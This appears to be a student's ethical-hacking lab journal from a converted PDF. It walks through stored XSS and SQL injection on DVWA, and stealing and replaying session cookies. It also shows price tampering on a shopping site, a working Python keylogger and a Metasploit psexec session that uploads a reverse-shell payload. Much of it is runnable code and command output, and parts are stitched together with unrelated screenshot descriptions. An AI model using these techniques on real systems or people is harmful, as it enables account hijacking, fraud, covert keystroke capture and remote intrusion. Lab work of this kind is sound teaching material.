
Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.csisecurity.com/xss-faq.html>

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Damn Vulnerable Web App (DVWA)

http://192.168.1.106/dvwa/vulnerabilities/xss_s/

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

This is a XSS Exploit Test

OK

Name: test
Message: This is a test comment.

Name: Test 1
Message:

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security


PRACTICAL NO. 7**AIM: Session impersonation using Firefox and Tamper Data add-on****A] Session Impersonation****STEPS**

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

A screenshot of the SEMRUSH SEO Toolkit dashboard. The left sidebar has a navigation menu with sections like SEO Dashboard, COMPETITIVE RESEARCH, KEYWORD RESEARCH, LINK BUILDING, and RANK TRACKING. The main dashboard area has several cards: 'Add domains and monitor their performance' (with a search bar), 'Position Tracking' (with a table showing Project Name, Visibility, and Update), 'Site Audit' (with a table showing Project Name, Site Health, and Trend), and 'On Page SEO Checker' (with a table showing Project Name, Ideas, and Description). There are also 'Social Media Tracker' and 'Brand Monitoring' sections.


Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)

Select any item to buy
Then Click to add cart
Then Click on tool for tempering Data

Then Start tempering the data




Here you go




PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.

The screenshot shows the phpMyAdmin interface for MySQL version 5.6.37. The title bar indicates the connection is to localhost at port 127.0.0.1. The main menu includes File, Edit, View, History, Bookmarks, Tools, and Help. Below the menu is a toolbar with icons for Home, Import, Export, and Status. The left sidebar displays a tree view of databases: New, cdcol, information_schema, mysql, performance_schema, phpmyadmin, sql_db, test, and webauth. The main content area is titled 'Users overview' and lists user privileges. The table has columns: User, Host, Password, Global privileges, Grant, and Action. The data shows the following users:

User	Host	Password	Global privileges	Grant	Action
Any %	-	USAGE	No	Edit Privileges Export	
Any linux	No	USAGE	No	Edit Privileges Export	
Any localhost	No	USAGE	No	Edit Privileges Export	
pma localhost	No	USAGE	No	Edit Privileges Export	
root linux	No	ALL PRIVILEGES	Yes	Edit Privileges Export	
root localhost	No	ALL PRIVILEGES	Yes	Edit Privileges Export	

Below the table are buttons for 'Check All' and 'With selected: [Export](#)'. At the bottom are buttons for 'Add user' and 'Remove selected users'.

Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.




Step 7 : Go to security setting option in left and set security level low.

A screenshot of a web browser window displaying the DVWA (Damn Vulnerable Web Application) Security page. The URL in the address bar is `localhost/sql_injection/security.php`. The main content area shows the DVWA logo and the title "DVWA Security". Below it, under "Script Security", it says "Security Level is currently **high**". A dropdown menu allows changing the security level to "low", with a "Submit" button next to it. The left sidebar contains a navigation menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is highlighted in green.

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser window displaying the DVWA Vulnerability: SQL Injection page. The URL in the address bar is `localhost/sql_injection/vulnerabilities/sql/`. The main content area shows the DVWA logo and the title "Vulnerability: SQL Injection". Below it, there is a "User ID:" input field with a "Submit" button. The left sidebar contains a navigation menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is highlighted in green.

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser displaying the DVWA SQL Injection Part 1 page. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/?id=1&Submit`. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1" and a "Submit" button. Below the input field, the output shows: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser displaying the DVWA SQL Injection Part 1 page. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/?id=a'+or+'%3D&Submit`. The sidebar menu is identical to the previous screenshot. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "a' or '='" and a "Submit" button. Below the input field, the output displays multiple user records, each with a different first name and surname, all associated with the same user ID:

- ID: a' or '=' First name: admin Surname: admin
- ID: a' or '=' First name: Gordon Surname: Brown
- ID: a' or '=' First name: Hack Surname: Me
- ID: a' or '=' First name: Pablo Surname: Picasso
- ID: a' or '=' First name: Bob Surname: Smith

Step 11 : Write "1=1" in text box and click on submit.



Screenshot of the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The User ID field contains "1=1". The output shows: ID: 1=1, First name: admin, Surname: admin. The sidebar menu is visible on the left.

Step 12 : Write "1*" in text box and click on submit.



Screenshot of the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The User ID field contains "1*". The output shows: ID: 1*, First name: admin, Surname: admin. The sidebar menu is visible on the left.


PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



The screenshot shows a Notepad window titled "key_log.txt - Notepad". The window contains a list of key presses recorded by the keylogger. The log entries are timestamped and show the character or key pressed. The entries are as follows:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtzWScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```